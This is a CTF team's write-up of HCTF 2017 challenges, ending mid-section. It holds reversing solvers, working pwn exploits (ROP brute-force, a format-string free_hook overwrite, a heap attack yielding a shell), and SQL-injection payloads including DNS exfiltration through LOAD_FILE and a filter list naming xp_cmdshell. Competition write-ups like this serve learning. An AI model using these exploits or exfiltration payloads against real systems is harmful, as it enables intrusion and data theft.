Blue-Whale HCTF 2017 Writeup

---

bin

Evr_Q

扔进 IDA 后，可以看到整个验证流程如下:

- 检验长度是否是 35
- 与 0x76 异或
- 7 - 13 个字节 &0xAD 后，二进制乱序
- 14 - 20 个字节 &0xBE 后，二进制乱序
- 21 - 27 个字节 &0xEF 后，二进制乱序
- check()
flag:hctf{>>D55*CH0CK3R*B0o0M!-84df3d0e}

解题脚本:

```
#python 2.7
data0 = "1Eh, 15h, 02h, 10h, 0Dh, 48h, 48h, 6Fh, DDh, DDh, 48h, 64h, 63h, D7h, 2Eh, 2Ch, FEh, 6Ah, 6Dh, 2Ah, F2h, 6Fh, 9Ah,
4Dh, 8Bh, 4Bh, 1Ah, DAh, 12h, 10h, 45h, 12h, 46h, 13h, 0Bh"

data1 = data0.split(', ')
data = []
for i in data1:
    if 'h' in i:
        i = i.replace('h','')
    data.append('0x' + i)

flag = ""

for i in range(7):
    flag += chr(int(data[i],16)^0x76)

for i in range(7):
    ordbin = ""
    binstr = bin(int(data[7+i],16))[2::].zfill(8)
    ordbin += binstr[1] + binstr[0] + binstr[3] + binstr[2] + binstr[5] + binstr[4] + binstr[7] + binstr[6]
    flag += chr(int(ordbin, 2)^0xad^0x76)

for i in range(7):
    ordbin = ""
    binstr = bin(int(data[14+i],16))[2::].zfill(8)
    ordbin += binstr[2] + binstr[3] + binstr[0] + binstr[1] + binstr[6] + binstr[7] + binstr[4] + binstr[5]
    flag += chr(int(ordbin, 2)^0xbe^0x76)


for i in range(7):
    ordbin = ""
    binstr = bin(int(data[21+i],16))[2::].zfill(8)
    ordbin += binstr[4::] + binstr[0:4:]
    flag += chr(int(ordbin, 2)^0xef^0x76)

for i in range(7):
    flag += chr(int(data[28+i],16)^0x76)

print flag
```

babystack

存在栈溢出，直接 ROP，没有 write 系统调用，利用 libc 0x145A40 处的 sub 函数判断输入串和 flag 的值，若相等则等待输入，若不等则程序退出。按位爆破即可。

```
from pwn import *
elf = ELF('./libc.so.6_885acc6870b8ba98983e88e578179a2c')
puts = elf.symbols['puts']
strncmp = 0x145A40
sleep_ = elf.symbols['sleep']
open_ = elf.symbols['open']
```

```
syscall=0xF722E
flag = 0x3C5920
try_ = ord('a')-1
index = 37
s = remote('47.100.64.113',20001)
s.recvuntil('please input you token')
s.sendline('Gk9tmlrhni9xXIBQb7MYRHtiWQI2vWvm')
while 1:
    #s = process('./babystack_407f9c60349d0c7779e72ccd02bb5cf2')
    #s = remote('47.100.64.113',20001)
    #s.recvuntil('please input you token')
    #s.sendline('Gk9tmlrhni9xXIBQb7MYRHtiWQI2vWvm')
    s.recvuntil('chance')
    s.sendline('6295592')
    p = s.recvlines(2)
    p = p[1]
    if p=='Segmentation fault':
        continue
    libc = int(p,10) - puts
    print 'libc :',hex(libc)
    pay = 'A'*0x28+p64(0x400BFA)
    pay+= p64(0)+p64(1)+p64(0x601050)+p64(0x100)+p64(0x601078)+p64(0)+p64(0x400be0)#read some to get
    pay+= p64(0xdeadbeef)+p64(0)+p64(1)+p64(0x601078+4*8)+p64(0)+p64(0)+p64(0x601078)+p64(0x400BE0)#open file
    pay+= p64(0xdeadbeef)+p64(0)+p64(1)+p64(0x601050)+p64(0x1000)+p64(flag+libc)+p64(3)+p64(0x400BE0)#read
    pay+= p64(0xdeadbeef)+p64(0)+p64(1)+p64(0x601078+8)+p64(1)+p64(flag+libc+index)+p64(0x601078+5)+p64(0x400be0)#strncmp
    pay+= p64(0xdeadbeef)+p64(0)+p64(1)+p64(0x601078+8*3)+p64(1)+p64(0x601078+6)+p64(0)+p64(0x400be0)#syscall
    #pay+=
    pay2='flag\x00'+chr(try_)*3+p64(strncmp+libc)+p64(sleep_+libc)+p64(syscall+libc)+p64(open_+libc)
    #pay = pay+'A'*(0x1000-len(pay))
    #pay2= pay2+'A'*(0x1000-len(pay2))
    s.send(pay)
    sleep(1)
    s.send(pay2)
    sleep(1)
    p=s.recv(1)
    if p=='I':
        print str(index)+':'+hex(try_)
        break
    else:
        print 'try '+str(index)+':'+hex(try_)
        try_=try_+1
        continue
s.interactive()
```

guestbook

格式化字符串，直接改 free_hook。

```
from pwn import *
env_ ={'LD_PRELOAD':'./libc.so.6_a503ef51452760010c1dbd421ac26635'}
elf = ELF('./libc.so.6_a503ef51452760010c1dbd421ac26635')
system = elf.symbols['system']
bin_sh = elf.search('/bin/sh\x00').next()
#s=process('./guestbook_94a7420511cf22148af365f0798edacf',env=env_)
s=remote('47.100.64.171',20002)
s.recvuntil('please input you token')
s.sendline('Gk9tmlrhni9xXIBQb7MYRHtiWQI2vWvm')
def add(name,phone):
    s.recvuntil('your choice:')
    s.send('1')
    s.recvuntil('your name?')
    s.send(name)
    s.recvuntil('your phone?')
    s.send(phone)
def see(idx):
    s.recvuntil('your choice:')
    s.send('2')
    s.recvuntil('Plz input the guest index:')
    s.send(str(idx))
def delete(idx):
```

```
    s.recvuntil('your choice:')
    s.send('2')
    s.recvuntil('Plz input the guest index:')
    s.send(str(idx))
add('%x'*8+'/bin/sh\x00','1'*0x10)
see(0)
s.recvuntil('the name:')
text = int(s.recv(8),16)-0xe3a
s.recv(1)
libc = int(s.recv(8),16)-0xda7-0x1b0000
print 'text addr :',hex(text)
print 'libc addr :',hex(libc)
pay = ''
for i in range(72,75,1):
    pay+='%'+str(i)+'$x'
add(pay+'/bin/sh\x00','1'*0x10)
see(1)
s.recvuntil('the name:')
stack = int(s.recv(8),16)
print 'stack :',hex(stack)
sys = libc+system
bin_sh = text+0x3040+0x30+11
free_hook = libc + 0x001B18B0
book = text+0x3040
print 'sys :',hex(sys)
print 'sys 0:',hex(sys&0xff)
print 'binsh:',hex(bin_sh)
print 'bit 3:',((bin_sh&0xff0000)>>16)-7
print hex(book+0x26)
pay = 'AAA'+p32(free_hook)+'%'+str((sys&0xff)-7)+'x%8$hhn'
add(pay,'1'*0x10)
see(2)
pay = 'AAA'+p32(free_hook+1)+'%'+str(((sys&0xff00)>>8)-7)+'x%8$hhn'
add(pay,'1'*0x10)
see(3)
pay = 'AAA'+p32(free_hook+2)+'%'+str(((sys&0xff0000)>>16)-7)+'x%8$hhn'
add(pay,'1'*0x10)
see(4)
pay = 'AAA'+p32(free_hook+3)+'%'+str(((sys&0xff000000)>>24)-7)+'x%8$hhn'
add(pay,'1'*0x10)
see(5)
pay = 'AAA'+p32(book+0x24)+'%'+str((bin_sh&0xff)-7)+'x%8$hhn'
add(pay,'1'*0x10)
see(6)
pay = 'AAA'+p32(book+0x25)+'%'+str(((bin_sh&0xff00)>>8)-7)+'x%8$hhn'
add(pay,'1'*0x10)
see(7)
pay = 'AAA'+p32(book+0x26)+'%'+str(((bin_sh&0xff0000)>>16)-7)+'x%8$hhn'
print pay
add(pay,'1'*0x10)
see(8)
pay = 'AAA'+p32(book+0x27)+'%'+str(((bin_sh&0xff000000)>>24)-7)+'x%8$hhn'
add(pay,'1'*0x10)
see(9)
s.interactive()
```

babyprintf

一开始以为是简单的格式化字符串，后面做的时候才发现用不了"%n"，函数中有 gets，可以利用这个进行堆溢出，改小 top chunk 的大小，触发一个_int_free,然后再次 unsorted bin attack 修改_IO_buf_end,然后修改 malloc hook 就可以了，脚本如下：

```
from pwn import *
import os

DEBUG = False
#context.log_level = 'debug'

if DEBUG:
    env = os.environ
    env['LD_PRELOAD'] = './libc-2.24.so'
```

```
    p = process('./babyprintf',env = env)
else:
    p = remote('47.100.64.113',23332)
    p.recvuntil('please input you token\n')
    p.sendline('Gk9tmlrhni9xXIBQb7MYRHtiWQI2vWvm')

def fun(size, data):
    try:
        p.recvuntil('size: ')
    except:
        pass
    p.sendline(str(size))
    try:
        p.recvuntil('string: ')
    except:
        pass
    p.sendline(data)
    try:
        p.recvuntil('result: ')
    except:
        pass
    return p.recv()


libc = ELF('./libc-2.24.so')
elf = ELF('./babyprintf')


leak_libc = int(fun(0x28,'%p')[:14],16)
log.info('leak libc addr is ' + hex(leak_libc))
libc_base = leak_libc - 3946336
log.info('libc base addr is ' + hex(libc_base))
one_gadget = libc_base + 0x4557a
log.info('one gadget addr is ' + hex(one_gadget))
malloc_hook = libc_base + libc.symbols['__malloc_hook']
log.info('malloc hook addr is ' + hex(malloc_hook))
io_stdin = libc_base + libc.symbols['_IO_2_1_stdin_']
log.info('stdin addr is ' + hex(io_stdin))
log.info('io_buf_end addr is ' + hex(io_stdin+0x40))
unsorted_addr = libc_base + 3939160
log.info('unsorted addr is ' + hex(unsorted_addr))

junk = fun(0x28,'a'*0x28+p64(0xfa1))
junk = fun(0x1000,'c'*0x500)

fun(0x28,'q'*0x28+p64(0x0000000000000f51)+p64(unsorted_addr)+p64(io_stdin+0x30))

p.sendline('0xf40')
p.recv()
payload = 'a' * 5 + p64(libc_base+3946250) + p64(0xffffffffffffffff) + p64(0) + p64(libc_base+3938720) + p64(0) + p64(0) + p64(0) + p64(0x00000000ffffffff)
+ p64(0) * 2 + p64(libc_base+3924992) + p64(0)*38 + p64(libc_base + 3923648) + p64(0) + p64(libc_base+558720) + p64(libc_base+557664) + p64(one_gadget)

p.sendline(payload)

p.interactive()
```

打过去的时候会卡住，按几下 ctrl+c 才好

```
$ id
uid=1005(pwnuser12520) gid=1005(pwnuser12520) groups=1005(pwnuser12520)
$ cat flag
congratulations Blue-Whale
here is you flag: hctf{4ea497dde8a6152bcd23b0d71df791529c3d1fb87c6c4dddcc78cee8a59c7c27}
```

easy crackme

实现了一个模拟器，简单翻译指令集并逆向得到 flag

```
    3 mov r1,r11            //r11=heap_addr
6 xor r3,(int)r3
```

```
9 xor r0,(int)r0
12 xor r4,(int)r4
if jmp                    //loop1 start
16 add r0,(int)51          //打乱顺序放到 r5 中
19 mov r0,r0%32
22 mov r9,r1
25 add r9,(int)r0
28 mov r10,(byte)[r9]
31 mov r4,(int)r10
34 mov [r5],(int)r4;r5=r5+4
37 add r3,(int)1
   r3<32
if jmp                    //loop1 end
44 xor r0,(int)r0          //init
47 mov r8,r5
50 add r8,4*(int)224       //取 r5 起始地址
53 mov r2,r8
56 mov r10,(int)[r2]
59 mov r0,(int)r10
62 and r0,(int)224
65 r0 = (r0>>5) & 0xff
68 mov r4,(int)r0           //取高三位
71 xor r3,(int)r3
if jmp                    //loop2start
75 mov r10,(int)[r2]
78 mov r0,(int)r10
81 and r0,(int)31
84 r0 = (r0<<3) & 0xff      //取低五位左移三位
87 mov r5,(int)r0;r5=r5+4   //写到 r5
90 mov r8,r5               //
93 add r8,4*(int)224       //开头取下一位
96 mov r2,r8
99 mov r10,(int)[r2]
102 mov r0,(int)r10
105 and r0,(int)224
108 r0 = (r0>>5) & 0xff
   r5 = r5 -4
111 mov r10 , [r5]
114 add r10,(int)r0         //前一个的低五位<<3 | 后一个的高三位 >>5
117 mov [r5],(int)r10;r5=r5+4
120 add r3,(int)1
r3<[31]
if jmp                    //loop2end
127 mov r10,(int)[r2]       //以上操作将所有输入左移三位
130 mov r0,(int)r10
133 and r0,(int)31
136 r0 = (r0<<3) & 0xff
139 add r0,(int)r4
142 mov [r5],(int)r0;n1=n1+4
145 xor r3,(int)r3
148 mov r4,(char)r13       //r13 = 0xEFBEADDE
if jmp
152 mov r8,r5
155 add r8,4*(int)224
158 mov r2,r8
161 mov r10,(int)[r2]
164 mov r0,(int)r10
167 mov [r5],(int)r0;r5=r5+4
170 mov r0,(int)r4
173 add r0,(int)r3
   r5 = r5 - 4
176 mov r10,(int)[r5]
179 xor r10,(int)r0        //(r4 + i )^ r5[i]
182 mov [r5],(int)r10;r5=r5+4
185 unk 4,8               //[r4] = [r4]>>8 循环右移
188 add [3],(int)1
r3<[32]
if jmp
195 xor r3,(int)r3
198 xor r4,(int)r4
201 mov r1,r12
```

```
if jmp
205 mov r9,r1
208 add r9,(int)r3
211 mov r10,(byte)[r9]
214 mov r0,(int)r10
217 mov [r5],(int)r0;n1=n1+4
220 mov r8,r5
223 add r8,4*(int)223
226 mov r10,(int)[r8]
    r5 = r5 -4
229 mov r0,(int)[r5]
232 mov [5],(int)r0;r5=r5+4
[0]!=[10]
238 or r4,(int)r7
241 add [3],(int)1
[3]<[32]
if jmp
end
```

解题脚本：

```
out = [  0xF7, 0x0C, 0x3B, 0x81, 0x08, 0x49, 0x86, 0x0D, 0x4F, 0x2D,
  0x8B, 0x20, 0x80, 0x89, 0xD5, 0x45, 0xDC, 0x0C, 0x29, 0x8B,
  0x79, 0x60, 0x2D, 0x9F, 0x45, 0x7D, 0xC2, 0xD9, 0x49, 0xD8,
  0x27, 0x4C]
out2 = []
xor = [0xEFBEADDE,0xDEEFBEAD,0xADDEEFBE,0xBEADDEEF]
for i in range(len(out)):
    k = (out[i]^(xor[i%4]+i))&0xff
    out2.append(k)
print out2
out1 = ''
for i in range(len(out2)):
    out1 += hex(out2[i])[2:-1]
print out1
print len(out1)

out1 = int(out1,16)
out0 = out1>>3 | (out1&0x1f)<<(64*4-3)
out0 = hex(out0)[2:-1]
print out0.decode('hex')
out0 = out0.decode('hex')

table = []
flag = []
k = 0
for i in range(32):
    k +=51
    k = k%32
    table.append(k)
    flag.append(0xff)
print table
for i in range(len(table)):
    t = table[i]
    flag[t]=out0[i]
flag_=''
for i in range(len(flag)):
    flag_+=flag[i]
print flag_
```

Web

easy_sign_in

这题是一个自签名证书的 https 网站，查看证书可以发现

```
OU = flag in:
O = 123.206.81.217
```

访问这个 IP 就可以得到 flag。

babycrack

极度恶心的 js 混淆题目。给了一个 js 数组，经过了多次洗牌，中间还掺杂了多段干扰调试的代码，稍有不慎就会中计。最终处理后的代码是：

```
/*var dict1 = ['random', 'charCodeAt', 'fromCharCode', 'parse', 'substr', '\x5cw+', 'replace',
'(3(){(3\x20a(){7{(3\x20b(2){9((\x27\x27+(2/2)).5!==1||2%g===0){(3(){}).8(\x274\x27)()}c{4}b(++2)})(0)}d(e){f(a,6)}})()})();',
'||i|function|debugger|length|5000|try|constructor|if|||else|catch||setTimeout|20', 'pop', 'length', 'join', 'getElementById', 'message', 'log',
'Welcome\x20to\x20HCTF:>', 'Congratulations!\x20you\x20got\x20it!', 'Sorry,\x20you\x20are\x20wrong...',
'window.console.clear();window.console.log(\x27Welcome\x20to\x20HCTF\x20:>\x27)', 'version', 'error', 'download', 'substring', 'push', 'Function',
'charAt', 'idle', 'pyW5F1U43VI', 'init', 'https://the-extension.com', 'local', 'storage', 'eval', 'then', 'get', 'getTime', 'setUTCHours', 'origin', 'set',
'GET', 'loading', 'status', 'removeListener', 'onUpdated', 'callee', 'addListener', 'onMessage', 'runtime', 'executeScript', 'data', 'test', 'http://',
'Url\x20error', 'query', 'filter', 'active', 'floor'];

// 洗牌
(function(_0xd4b7d6, _0xad25ab) {
    var _0x5e3956 = function(_0x1661d3) {
            while (--_0x1661d3) {
                _0xd4b7d6['push'](_0xd4b7d6['shift']());
            }
        };
    _0x5e3956(++_0xad25ab);
}(dict1, 0x1a2));
*/
var dict1 = ["version","error","download","substring","push","Function","charAt","idle","pyW5F1U43VI","init","https://the-
extension.com","local","storage","eval","then","get","getTime","setUTCHours","origin","set","GET","loading","status","removeListener","onUpdated","callee",
"addListener","onMessage","runtime","executeScript","data","test","http://","Url
error","query","filter","active","floor","random","charCodeAt","fromCharCode","parse","substr","\\w+","replace","(3(){(3 a(){7{(3
b(2){9(('+(2/2)).5!==1||2%g===0){(3(){}).8('4')()}c{4}b(++2)})(0)}d(e){f(a,6)}})()})();","||i|function|debugger|length|5000|try|constructor|if|||else|catc
h||setTimeout|20","pop","length","join","getElementById","message","log","Welcome to HCTF:>","Congratulations! you got it!","Sorry, you are
wrong...","window.console.clear();window.console.log('Welcome to HCTF :>')"];
var getDict = function(index, notuse1) {
        index = index - 0x0;
        var result = dict1[index];
        return result;
    };

function check(input_message) {
    try {
        //var dict2 = ['code', getDict('0x0'), getDict('0x1'), getDict('0x2'), 'invalidMonetizationCode', getDict('0x3'), "push", getDict('0x5'),
getDict('0x6'), getDict('0x7'), getDict('0x8'), getDict('0x9'), getDict('0xa'), getDict('0xb'), getDict('0xc'), getDict('0xd'), getDict('0xe'),
getDict('0xf'), getDict('0x10'), getDict('0x11'), 'url', getDict('0x12'), getDict('0x13'), getDict('0x14'), getDict('0x15'), getDict('0x16'),
getDict('0x17'), getDict('0x18'), 'tabs', getDict('0x19'), getDict('0x1a'), getDict('0x1b'), getDict('0x1c'), getDict('0x1d'), 'replace', getDict('0x1e'),
getDict('0x1f'), 'includes', getDict('0x20'), 'length', getDict('0x21'), getDict('0x22'), getDict('0x23'), getDict('0x24'), "floor", getDict('0x26'),
getDict('0x27'), getDict('0x28'), getDict('0x29'), 'toString', getDict('0x2a'), 'split'];

        /* 在后面被重新洗牌了*/
        /*
        var dict2 =
["code","version","error","download","invalidMonetizationCode","substring","push","Function","charAt","idle","pyW5F1U43VI","init","https://the-
extension.com","local","storage","eval","then","get","getTime","setUTCHours","url","origin","set","GET","loading","status","removeListener","onUpdated","ta
bs","callee","addListener","onMessage","runtime","executeScript","replace","data","test","includes","http://","length","Url
error","query","filter","active","floor","random","charCodeAt","fromCharCode","parse","toString","substr","split"];
        var head_of_input = input_message["substring"](0x0, 0x4);
        var hctf_to_num = parseInt(btoa(head_of_input), 0x20); //'hctf' 的 base64 32 进制 得到的整数 344800
        */

        /* 看着不像干好事的 先注释掉 */
        /*
        eval(function(_0x200db2, _0x177f13, _0x46da6f, funcs, _0x2d59cf, _0x2829f2) {
            _0x2d59cf = function(_0x4be75f) {
                return _0x4be75f['toString'](_0x177f13);
            };
            if (!'' ['replace'](/^/, String)) {
                while (_0x46da6f--) _0x2829f2[_0x2d59cf(_0x46da6f)] = funcs[_0x46da6f] || _0x2d59cf(_0x46da6f);
                funcs = [function(_0x5e8f1a) {
                    return _0x2829f2[_0x5e8f1a];
                }];
                _0x2d59cf = function() {
                    return getDict('0x2b');
                };
                _0x46da6f = 0x1;
```

```
            };
            while (_0x46da6f--) if (funcs[_0x46da6f]) _0x200db2 = _0x200db2[getDict('0x2c')](new RegExp('\x5cb' + _0x2d59cf(_0x46da6f) + '\x5cb', 'g'),
funcs[_0x46da6f]);
            return _0x200db2;
        }("(3(){(3 a(){7{(3 b(2){9(('+(2/2)).5!==1||2%g===0){(3(){}).8('4')()}c{4}b(++2)})(0)}d(e){f(a,6)}})()})();", 0x11, 0x11,
"||i|function|debugger|length|5000|try|constructor|if|||else|catch||setTimeout|20"['split']('|'), 0x0, {}));
*/
        /* 对 dict2 洗牌 */
        /*
        (function(_0x3291b7, _0xced890) {
            var _0xaed809 = function(_0x3aba26) {
                   while (--_0x3aba26) {
                       _0x3291b7["push"](_0x3291b7['shift']());
                   }
               };
            _0xaed809(++_0xced890);

        }(dict2, hctf_to_num % 0x7b));
        */

        var dict2 = ["onMessage","runtime","executeScript","replace","data","test","includes","http://","length","Url
error","query","filter","active","floor","random","charCodeAt","fromCharCode","parse","toString","substr","split","code","version","error","download","inva
lidMonetizationCode","substring","push","Function","charAt","idle","pyW5F1U43VI","init","https://the-
extension.com","local","storage","eval","then","get","getTime","setUTCHours","url","origin","set","GET","loading","status","removeListener","onUpdated","ta
bs","callee","addListener"];

        var getDict2 = function(hex_arg) {
                var hex_arg = parseInt(hex_arg, 0x10);
                var _0x3a882f = dict2[hex_arg];
                return _0x3a882f;
            };
        var str2hex = function(_0x52ba71) {
                var result2 = '0x';
                for (var i2 = 0x0; i2 < _0x52ba71["length"]; i2++) {
                    result2 += _0x52ba71["charCodeAt"](i2)["toString"](0x10);
                }
                return result2;
            };

        /*从后文可知 flag 可以被 _ 分为 5 部分*/
        var input_split_underscore = input_message["split"]('_');

        /*第一个限制条件*/
        /* (最后两个字节 ^ '{') % (length 7) = 5
        第 0 部分长度 7
        */
        var checkresult1 = (str2hex(input_split_underscore[0x0]["substr"](-0x2, 0x2)) ^ str2hex(input_split_underscore[0x0]["substr"](0x4, 0x1))) %
input_split_underscore[0x0]["length"] == 0x5;
        if (!checkresult1) {
            return false;
        }
        base32encode = function(some_arg) {
            var alphabet = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ234567';
            var _0x4dc510 = [];
            var _0x4a199f = Math["floor"](some_arg["length"] / 0x5);
            var _0x4ee491 = some_arg["length"] % 0x5;
            if (_0x4ee491 != 0x0) {
                for (var i1 = 0x0; i1 < 0x5 - _0x4ee491; i1++) {
                    some_arg += '';
                }
                _0x4a199f += 0x1;
            }
            for (i1 = 0x0; i1 < _0x4a199f; i1++) {
                _0x4dc510["push"](alphabet["charAt"](some_arg["charCodeAt"](i1 * 0x5) >> 0x3));
                _0x4dc510["push"](alphabet["charAt"]((some_arg["charCodeAt"](i1 * 0x5) & 0x7) << 0x2 | some_arg["charCodeAt"](i1 * 0x5 + 0x1) >> 0x6));
                _0x4dc510["push"](alphabet["charAt"]((some_arg["charCodeAt"](i1 * 0x5 + 0x1) & 0x3f) >> 0x1));
                _0x4dc510["push"](alphabet["charAt"]((some_arg["charCodeAt"](i1 * 0x5 + 0x1) & 0x1) << 0x4 | some_arg["charCodeAt"](i1 * 0x5 + 0x2) >> 0x4));
                _0x4dc510["push"](alphabet["charAt"]((some_arg["charCodeAt"](i1 * 0x5 + 0x2) & 0xf) << 0x1 | some_arg["charCodeAt"](i1 * 0x5 + 0x3) >> 0x7));
                _0x4dc510["push"](alphabet["charAt"]((some_arg["charCodeAt"](i1 * 0x5 + 0x3) & 0x7f) >> 0x2));
                _0x4dc510["push"](alphabet["charAt"]((some_arg["charCodeAt"](i1 * 0x5 + 0x3) & 0x3) << 0x3 | some_arg["charCodeAt"](i1 * 0x5 + 0x4) >> 0x5));
                _0x4dc510["push"](alphabet["charAt"](some_arg["charCodeAt"](i1 * 0x5 + 0x4) & 0x1f));
```

```
            }
            var _0x545c12 = 0x0;
            if (_0x4ee491 == 0x1) _0x545c12 = 0x6;
            else if (_0x4ee491 == 0x2) _0x545c12 = 0x4;
            else if (_0x4ee491 == 0x3) _0x545c12 = 0x3;
            else if (_0x4ee491 == 0x4) _0x545c12 = 0x1;
            for (i1 = 0x0; i1 < _0x545c12; i1++)
                _0x4dc510["pop"]();
            for (i1 = 0x0; i1 < _0x545c12; i1++)
                _0x4dc510["push"]('=');

/* 自动命中 debugger 还重用了  _0x4dc510 名称混淆 */
/*
            (function() {
                (function _0x3c3bd8() {
                    try {
                        (function func_4dc510(zero_int) {
                            if (('' + zero_int / zero_int)["length"] !== 0x1 || zero_int % 0x14 === 0x0) {
                                (function() {}['constructor']('debugger')());
                            } else {
                                debugger;
                            }
                            func_4dc510(++zero_int);
                        }(0x0));
                    } catch (_0x30f185) {
                        setTimeout(_0x3c3bd8, 0x1388);
                    }
                }());
            }());
*/
            return _0x4dc510["join"]('');
        };

        // _iz_
        e = str2hex(base32encode(input_split_underscore[0x2])["split"]('=')[0x0]) ^ 0x53a3f32;
        if (e != 0x4b7c0a73) {
            return false;
        }

        // _s0_
        f = str2hex(base32encode(input_split_underscore[0x3])["split"]('=')[0x0]) ^ e;
        if (f != 0x4315332) {
            return false;
        }
        n = f * e * input_split_underscore[0x0]["length"]; // 7, 623572687924643800


        each_do = function(arg_str3, arg_func3) {
            var result3 = '';
            for (var i3 = 0x0; i3 < arg_str3["length"]; i3++) {
                result3 += arg_func3(arg_str3[i3]);
            }
            return result3;
        };

        /* 0x1 部分 的部分限制条件 被 3 分为 2 部分，长度为 7，两部分长度都为 3，第 0 个字节相同
        rev3rse
        */
        j = input_split_underscore[0x1]["split"]('3');
        if (j[0x0]["length"] != j[0x1]["length"] || (str2hex(j[0x0]) ^ str2hex(j[0x1])) != 0x1613) {
            return false;
        }
        /* 第 0 个字符 * 7 */
        k = _0xffcc52 => _0xffcc52["charCodeAt"]() * input_split_underscore[0x1]["length"];
        l = each_do(j[0x0], k);
        if (l != 0x2f9b5072) {  // 798707826
            return false;
        }

        /* 注意 js int 型有上限。
        第 4 部分 开头 h4rd
```

```
        第 0 部分长度 7
        第 4 部分长度 13 */
        m = str2hex(input_split_underscore[0x4]["substr"](0x0, 0x4)) - 0x48a05362 == (0x4315332 * 0x4b7c0a73 * input_split_underscore[0x0]["length"]) %
0x2f9b5072;// n % l; // true

        function repeat(unit, len4) {
            var _0x55b09f = '';
            for (var _0x508ace = 0x0; _0x508ace < len4; _0x508ace++) {
                _0x55b09f += unit;
            }
            return _0x55b09f;
        }
        /*第二个条件是极弱限制条件
        以下可以爆破
        */
        if (!m || repeat(input_split_underscore[0x4]["substr"](0x5, 0x1), 0x2) == input_split_underscore[0x4]["substr"](-0x5, 0x4) ||
input_split_underscore[0x4]["substr"](-0x2, 0x1) - input_split_underscore[0x4]["substr"](0x4, 0x1) != 0x1) {
            return false;
        }
        o = str2hex(input_split_underscore[0x4]["substr"](0x6, 0x2))["substr"](0x2) == input_split_underscore[0x4]["substr"](0x6, 0x1)["charCodeAt"]() *
input_split_underscore[0x4]["length"] * 0x5; // true
        return o && input_split_underscore[0x4]["substr"](0x4, 0x1) == 0x2 && input_split_underscore[0x4]["substr"](0x6, 0x2) ==
repeat(input_split_underscore[0x4]["substr"](0x7, 0x1), 0x2);
    } catch (e) {
        console['log']('gg');
        return false;
    }
}
function test() {
    var input_message = document["getElementById"]("message")['value'];
    if (input_message == '') {
        console["log"]("Welcome to HCTF:>");
        return false;
    }
    var result = check(input_message);
    if (result) {
        alert("Congratulations! you got it!");
    } else {
        alert("Sorry, you are wrong...");
    }
}
window['onload'] = function() {
    // 扰乱 console
    //setInterval("window.console.clear();window.console.log('Welcome to HCTF :>')", 0x32);
    test();
};
```

分析可知，flag 被 _ 分为了 5 段，可以各个击破。最终的 flag 是 `hctf{j5_rev3rse_iz_s0_h4rd23ee3333}`。其中的 `iz` 和 `s0` 比较容易得到。然后解 `rev3rse` 部分，这一点比较坑。根据代码，这一部分被 `3` 分成了两段。两段异或得到了 2 字节长度的结果。原以为总长度为 5，但是看了后面的代码才发现其实总长度为 7，两段的首字节相同。剩下的第一部分和最后一部分长度和内容都不确定，各个条件交织在一起。先搞出了最后一部分开头的 `h4rd`,然后根据 flag 是一句话逐步爆破，确定了两部分的长度和部分内容。其中还有个坑点，JavaScript 大数运算精度不足，不能用 Python 解。最后根据给出的 sha256(flag)爆破得到 flag。
一共搞了好几个小时，不知道各位大佬有没有更简单的办法。

boring website

这题略有意思，题目从一个 MS SQL Server 使用 linkserver 连接到了 MySQL。通过扫描 `www.zip` 得到了源码。主要代码：

```
$id = $_GET['id'];
if(preg_match('/EXEC|xp_cmdshell|sp_configure|xp_reg(.*)|CREATE|DROP|declare|insert|into|outfile|dumpfile|sleep|wait|benchmark/i', $id)) {
    die('NoNoNo');
}
$query = "select message from not_here_too where id = $id"; //link server: On  linkname:mysql

$stmt = $conn->query( $query );
if ( @$row = $stmt->fetch( PDO::FETCH_ASSOC ) ){
    //TO DO: ...
    //It's time to sleep...
}
```

显然 flag 在 MySQL 中，代码只查询了 SQL 语句，但是没有显示。`sleep` 和 `benchmark` 等函数被禁用导致传统的盲注难以进行。由于没有过滤 `LOAD_FILE`，通过 DNS 传送数据也许可行。于是搞了个域名，设置好 `NS`， 用网上搜到的 Python 脚本做 DNS 服务器。使用这种语法即可收到 DNS 查询：

```
0 union select * from openquery(mysql,'SELECT
```

```
LOAD_FILE(CONCAT(0x5c5c,(SELECT 13112121),0x2e6765746261636b2e63665c666f6f626172))');
```

然后通过以下步骤得到 flag：

```
数据库名 webwebweb
select table_schema from information_schema.columns order by 1 desc limit 1

表名 secret
select table_name from information_schema.columns where table_schema = 0x776562776562776562 order by 1 desc limit 1

1 行
select count(*) from secret limit 1

3 列 id name password
select column_name from information_schema.columns where table_name=0x736563726574 limit 0,1

select hex(password) from secret

id 1
name flag
password:
>>> '646E352D316F672D63616E2D74616B652D663134672D366173383466'.decode('hex')
'dn5-1og-can-take-f14g-6as84f'
```

SQL Silencer

这题本以为注入完 flag 就出来了，没想到一环套一环，心态崩了。幸亏学弟接替我又找到了一个漏洞得到了 flag。
题目链接是 `http://sqls.2017.hctf.io/index/index.php?id=1`，经过手动一番测试，发现后端逻辑较为复杂。对 ASCII 0-127 的字符进行测试，发现只有 `1 2 3` 的输出不是 `We only have 3 users.`。进一步测试发现只要不以 `1 2 3` 开头的字符串都会直接输出 `We only have 3 users.`。其余的测试：

```
1 Alice
2 Bob
3 Cc
1 and 1     Nonono!
1 and       Nonono!
1a     There is nothing         像是不带单引号的查询

0.9    We only have 3 users.
1.0    Alice
1.1    Id error
1.5    Id error
2.0    Bob
2.1    Id error
1e0    Alice
1f0    There is nothing
1* 2* 3*    Nonono!
1+1    Nonono!
1 空格  Nonono!
1,     Nonono!
1limit Nonono!
```

显然 `Nonono!` 代表被 WAF 过滤，`There is nothing` 代表 SQL 被查询结果为空。WAF 过滤了：`空格 limit 单引号 or for + - * /`。 然后我尝试提交 `1^sleep(3)` 使用异或运算符成功 `sleep()` 了 3 秒种，输出为 `Alice`。测试了以下 payload，证明可以盲注:

```
1^(case(1)when(1)then(2)else(0)end) Cc     1^2 == 3
1^(case(0)when(1)then(2)else(0)end) Alice  1^0 == 1
```

然后获取信息:

